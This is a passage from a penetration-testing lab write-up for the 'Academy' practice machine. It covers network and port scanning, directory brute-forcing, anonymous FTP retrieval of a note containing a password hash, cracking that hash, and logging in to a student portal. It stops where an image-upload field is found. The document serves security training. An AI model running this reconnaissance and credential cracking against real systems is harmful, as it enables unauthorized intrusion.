
NOTE: In order to Connect the Target ie. Academy Machine to the Same Networks as Attacker ie. Kali Machine, we need to Log In using the following Credentials:

USERNAME: root
PASSWORD: tcm

and Enter the following Command:

> dhclient

```
Debian GNU/Linux 10 academy tty1

academy login: root
Password:
Last login: Wed Nov  9 07:37:42 EST 2022 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# dhclient
root@academy:~#
```

Machine Information

- **Attacker Machine**

HOSTNAME: kali
IP ADDRESS: 192.168.137.133
SUBNET MASK: 255.255.255.0

```
┌──(root㉿kali)-[~/academy]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- Target Machine

IP ADDRESS: 192.158.137.135
SUBNET MASK: 255.255.255.0

```
┌──(root㉿kali)-[~/academy]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1   92:9c:4a:8c:33:65       (Unknown: locally administered)
192.168.137.2   00:50:56:e6:c8:8b       VMware, Inc.
192.168.137.135 00:0c:29:7c:f6:47       VMware, Inc.
192.168.137.254 00:50:56:ec:4f:b9       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.983 seconds (129.10 hosts/sec). 4 responded
```

NMAP

> nmap -T 4 -p- 192.168.137.135 > ./nmap/all.txt

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:02 EST
Nmap scan report for 192.168.137.135
Host is up (0.00054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:7C:F6:47 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
```

Enumerating FTP ie. Port 21

> nmap -T 4 -p 21 -A 192.168.137.135 > ./nmap/ftp.txt

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:05 EST
Nmap scan report for 192.168.137.135
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
```

```
| FTP server status:
|      Connected to ::ffff:192.168.137.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
MAC Address: 00:0C:29:7C:F6:47 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   1.53 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

FINDINGS & CONCLUSIONS

- FTP Version - vsftpd 3.0.3
- Anonymous FTP login allowed
- A Text File by the name of - **note.txt** is Present
- Device Information:
  - MAC Address: 00:0C:29:7C:F6:47 (VMware)
  - Device type: general purpose
  - Running: Linux 4.X|5.X

- OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
- OS details: Linux 4.15 - 5.6

Exploiting FTP

> ftp 192.168.137.135

```
┌──(root㉿kali)-[~/academy]
└─# ftp 192.168.137.135
Connected to 192.168.137.135.
220 (vsFTPd 3.0.3)
Name (192.168.137.135:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21765|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||29226|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************************************************|   776      489.22 KiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (271.71 KiB/s)
ftp>
```

note.txt

```
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly
into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`,
`studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`,
`creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777',
'', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it
should be secure... right ?
We can always adapt it to our needs.
```

```
-jdelta
```

Enumerating SSH ie. Port 22

- Version

By Connecting to the SSH

```
┌──(root㉿kali)-[~/academy]
└─# ssh 192.168.137.135
root@192.168.137.135's password:
Permission denied, please try again.
root@192.168.137.135's password:
Permission denied, please try again.
root@192.168.137.135's password:
root@192.168.137.135: Permission denied (publickey,password).
```

- NMAP

> nmap -T 4 -p 22 -A 192.168.137.135 > ./nmap/ssh.txt

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:26 EST
Nmap scan report for 192.168.137.135
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c744588690fde4de5b0dbf078d055dd7 (RSA)
|   256 78ec470f0f53aaa6054884809476a623 (ECDSA)
|_  256 999c3911dd3553a0291120c7f8bf71a4 (ED25519)
MAC Address: 00:0C:29:7C:F6:47 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   1.42 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.10 seconds
```

FINDINGS & CONCLUSIONS

- SSH didn't have *BLANK* Password.
- SSH Version - OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

Enumerating HTTP ie. Port 80

- NMAP

> nmap -T 4 -p 80 -A 192.168.137.135 > ./nmap/http.txt


```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:31 EST
Nmap scan report for 192.168.137.135
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:7C:F6:47 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.34 ms 192.168.137.135

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

FINDINGS & CONCLUSIONS

- HTTP Version - Apache httpd 2.4.38 ((Debian))
- It has Apache2 Debian Default Page: It works at http://192.168.137.135/
- Website

http://192.168.137.135/



- Dribuster


```
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /icons/small/ - 403
Dir found: /academy/ - 200
Dir found: /academy/assets/ - 200
Dir found: /academy/admin/ - 200
Dir found: /academy/assets/img/ - 200
```

```
Dir found: /academy/includes/ - 200
Dir found: /academy/db/ - 200
Dir found: /academy/admin/assets/ - 200
Dir found: /academy/assets/js/ - 200
File found: /academy/assets/js/jquery-1.11.1.js - 200
File found: /academy/assets/js/bootstrap.js - 200
Dir found: /academy/admin/assets/img/ - 200
Dir found: /academy/admin/assets/js/ - 200
Dir found: /academy/assets/css/ - 200
File found: /academy/admin/assets/js/jquery-1.11.1.js - 200
Dir found: /academy/assets/fonts/ - 200
File found: /academy/admin/assets/js/bootstrap.js - 200
Dir found: /academy/admin/includes/ - 200
File found: /academy/includes/config.php - 200
File found: /academy/includes/footer.php - 200
File found: /academy/db/onlinecourse.sql - 200
File found: /academy/includes/header.php - 200
Dir found: /academy/admin/assets/css/ - 200
Dir found: /academy/admin/assets/fonts/ - 200
File found: /academy/includes/menubar.php - 200
File found: /academy/assets/css/bootstrap.css - 200
File found: /academy/assets/css/font-awesome.css - 200
File found: /academy/assets/css/style.css - 200
File found: /academy/assets/fonts/FontAwesome.otf - 200
File found: /academy/assets/fonts/fontawesome-webfont.eot - 200
File found: /academy/admin/includes/config.php - 200
File found: /academy/admin/includes/footer.php - 200
File found: /academy/assets/fonts/fontawesome-webfont.svg - 200
File found: /academy/admin/includes/header.php - 200
File found: /academy/admin/includes/menubar.php - 200
File found: /academy/admin/assets/css/bootstrap.css - 200
File found: /academy/assets/fonts/fontawesome-webfont.woff - 200
File found: /academy/admin/assets/css/font-awesome.css - 200
File found: /academy/assets/fonts/fontawesome-webfont.woff2 - 200
File found: /academy/admin/assets/css/style.css - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.eot - 200
File found: /academy/admin/assets/fonts/FontAwesome.otf - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.svg - 200
File found: /academy/admin/assets/fonts/fontawesome-webfont.eot - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.woff - 200
```


```
File found: /academy/admin/assets/fonts/fontawesome-webfont.svg - 200
File found: /academy/admin/assets/fonts/fontawesome-webfont.ttf - 200
File found: /academy/assets/fonts/glyphicons-halflings-regular.woff2 - 200
File found: /academy/admin/assets/fonts/fontawesome-webfont.woff - 200
File found: /academy/admin/assets/fonts/fontawesome-webfont.woff2 - 200
File found: /academy/assets/fonts/fontawesome-webfont.ttf - 200
File found: /academy/admin/assets/fonts/glyphicons-halflings-regular.eot -
200
File found: /academy/admin/assets/fonts/glyphicons-halflings-regular.svg -
200
File found: /academy/admin/assets/fonts/glyphicons-halflings-regular.ttf -
200
File found: /academy/assets/fonts/glyphicons-halflings-regular.ttf - 200
File found: /academy/admin/assets/fonts/glyphicons-halflings-regular.woff -
200
File found: /academy/admin/assets/fonts/glyphicons-halflings-regular.woff2 -
200
Dir found: /phpmyadmin/ - 200
Dir found: /phpmyadmin/templates/ - 403
Dir found: /phpmyadmin/themes/ - 403
Dir found: /phpmyadmin/doc/ - 403
Dir found: /phpmyadmin/doc/html/ - 403
Dir found: /phpmyadmin/examples/ - 403
Dir found: /phpmyadmin/js/ - 403
Dir found: /phpmyadmin/libraries/ - 403
Dir found: /phpmyadmin/vendor/ - 403
Dir found: /phpmyadmin/doc/html/_images/ - 403
Dir found: /phpmyadmin/vendor/google/ - 403
```

FINDINGS & CONCLUSIONS


- http://192.168.137.135/




- http://192.168.137.135/academy/



- http://192.168.137.135/academy/admin/



- http://192.168.137.135/phpmyadmin/




were discovered.


From the note.txt we found before from the FTP Server, we can see that:

Student Registration Number: 10201321
Student Hash: cd73502828457d15655bbd7a63fb0bc8
Password: student

This Password seems to be a Hash, so we Crack it.
Password: student

We use this credentials in the Student Login Page.






User: Rum Ham

We can:

- Enroll for Course
- Enrolement History
- My Profile
- Change Password
- Logout

When we go to My Profile Page, we can see an Input Parameter to Upload Images.
http://192.168.137.135/academy/my-profile.php



